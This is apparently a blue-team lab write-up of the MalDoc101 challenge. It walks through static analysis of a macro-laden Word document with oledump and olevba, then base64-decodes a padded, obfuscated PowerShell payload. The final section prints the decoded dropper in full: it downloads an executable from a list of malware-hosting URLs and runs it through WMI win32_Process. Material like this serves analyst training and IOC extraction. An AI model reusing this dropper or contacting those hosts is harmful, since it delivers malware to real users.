

MalDoc101 Lab

Threat actors often use living-off-the-land (LOTL) techniques, such as executing PowerShell, to advance their attacks and move away from macro code. This challenge aims to demonstrate how you can quickly analyze artifacts to extract important indicators of compromise (IOCs). The focus of this exercise is on static analysis techniques. As a security blue team analyst, analyze the provided artifacts and answer the questions.

We use oledump to

```
PS C:\Users\analyst\Desktop\temp_extract_dir\MalDoc101 > oledump .\sample.bin
1:      114 '\x01CompObj'
2:     4096 '\x05DocumentSummaryInformation'
3:     4096 '\x05SummaryInformation'
4:     7119 '1Table'
5:    101483 'Data'
6:      581 'Macros/PROJECT'
7:      119 'Macros/PROJECTwm'
8:    12997 'Macros/VBA/_VBA_PROJECT'
9:     2112 'Macros/VBA/___SRP_0'
10:      190 'Macros/VBA/___SRP_1'
11:      532 'Macros/VBA/___SRP_2'
12:      156 'Macros/VBA/___SRP_3'
13: M    1367 'Macros/VBA/diakzouxchouz'
14:      908 'Macros/VBA/dir'
15: M    5705 'Macros/VBA/govwiahtoozfaid'
16: m    1187 'Macros/VBA/roubhaol'
17:      97 'Macros/VBA/roubhaol/\x01CompObj'
18:     303 'Macros/VBA/roubhaol/\x02VBAName'
```

Multiple streams contain macros. Provide the number of the highest one.

Olevba to see the Maldoc macro

None		

Type	Keyword	Description

AutoExec	Document_open	Runs when the Word or Publisher document is opened
Suspicious	Create	May execute file or a system command through


Get the file hash

```
PS C:\Users\analyst\Desktop\temp_extract_dir\MalDoc101 > Get-FileHash .\sample.bin -Algorithm SHA256
```


Algorithm	Hash	Path

SHA256	D50D98DCC8B7043CB5C38C3DE36A2AD62B293704E3CF23B0CD7450174DF53FEE	C:\Users\analyst\Desktop\temp_extract_dir\MalDoc101\sample.bin

Send to virus total



And the Maldoc show the malware family



Looking at the olevba output we see that this macrouse path is the storage of the base64-encoded string.

```
-----
VBA FORM STRING IN '.\\sample.bin' - OLE stream: 'Macros/roubhaol/i09/o'
-----
@p2342772g3&*gs7712ffvs626fqo2342772g3&*gs7712ffvs626fqw2342772g3&*gs7712ffvs626fqe2342772g3
fq 2342772g3&*gs7712ffvs626fq-2342772g3&*gs7712ffvs626fqe2342772g3&*gs7712ffvs626fq JABsAG23
qUAdwA92342772g3&*gs7712ffvs626fqACcAde2342772g3&*gs7712ffvs626fqB1AGFA2342772g3&*gs7712ffvs
```

Then we want to find the stream that shows the same path as the olevba output, we can say that 34 is the responsible stream.

```
34: 15164 'Macros/roubhaol/i09/o'
35: 48 'Macros/roubhaol/i09/x'
```

```
36: 444 'Macros/roubhaol/o'
37: 4896 'Macros/roubhaol/x'
```

Roubhaol is the user-form

```
PS C:\Users\analyst\Desktop\temp_extract_dir\MalDoc101 > oledump -s 34 -S sample.bin
Page103G
Page203G
p2342772g3&*gs7712ffvs626fqo2342772g3&*gs7712ffvs626fqw2342772g3&*gs7712ffvs626fqe234277
q 2342772g3&*gs7712ffvs626fq-2342772g3&*gs7712ffvs626fqe2342772g3&*gs7712ffvs626fq JABsA
IIAdwA92342772e3&*gs7712ffvs626fqACcAde2342772e3&*gs7712ffvs626fqB1AGFA2342772e3&*gs7712
```

We know that stream 34 show the obfuscated string, then we use the script below to find the repeated strings which indicating the value used to padding.


```
from collections import Counter
import re

data = open("sample.txt", "r", errors="ignore").read()

# Find repeated chunks containing suspicious special characters
matches = re.findall(r'[A-Za-z0-9]*[^\A-Za-z0-9+/=\s]+[A-Za-z0-9&*]*', data)

for value, count in Counter(matches).most_common(10):
    print(count, value)
```

extracted .txt is the obfuscated string that we paste from oledump output.



To deobfuscate the output, use this recipe, find section fill is 2342772g3&*gs7712ffvs626fq And set simple string

```
powershell -e
JABsAGkAZQBjAGgAcgBvAHUAa
BvAGkAbgB0AE0AYQBuAGEAZwB
ACAAAdABsAHMAMQAxACwAIAB0A
```

We can see that it is using a powershell command

Recipe

^

From Base64

^

Alphabet
A-Za-z0-9+/=

^

☒ Remove non-alphabet chars

☐ Strict mode

Decode text

^

Encoding
UTF-16LE (1200)

Next remove the powershell -e, use this recipe to decode the obfuscated powershell script

Output

```

$liechrouhwuw='vuacdouvcioxhaol';[Net.ServicePointManager]::"SE`cuRiT`y`PR`O`ToC`o`l" = 'tls12, tls11, tls';$deichbeudreir =
'337';$quoadgoijveum='duuvmoezhaitgoh';$toehfethxohbaey=$env:userprofile+'\'+'$deichbeudreir+'.exe';$sienteed='quainquachloa
z';$reusthoas=('.n'+`ew-ob`+'ject')
nEt.weBclIenT;$jacleewyiqu='https://haoqunkong.com.bn/s9w4tgcj1_f6669ugu_w4bj/*https://www.techtravel.events/information1/8
lsjhr16nnkwygzsudzam_h3wng_a6v5/*http://digiwebmarketing.com/wp-
admin/72t0jjhmv7takwvisfnz_eejvf_h6v2ix/*http://holfve.se/images/1ckw5mj49w_2k11px_d/*http://www.cfm.nl/_backup/yfhrmh6u0he
idnrwuwha2t4mjz6p_yxhyu390i6_q93hkh3ddm/'.'s`PliT"([char]42);$seccierdeeth='duuzyeawpuaqu';foreach($geersieb in
$jacleewyiqu){try{$reusthoas."dOWN`loA`dfi`Le"($geersieb, $toehfethxohbaey);$buhxeuh='doeydeidquaijleuc';If ((.('Get-
'+Ite'+`m`) $toehfethxohbaey)."l`eNGTH" -ge 24751) {[wmi class] 'win32_Process'}. "C`ReaTe"
($toehfethxohbaey);$quoodteeh='jiafruuZlaolthoic';break;$chigchienteiqu='yoowveihniej'}}catch{}}$toizluulfier='foqulevcaoj'

```

The output shows that the WMI class used was win32_process, it was used to create the process to launch the Trojan. Also the first FQDN is haoqunkong.com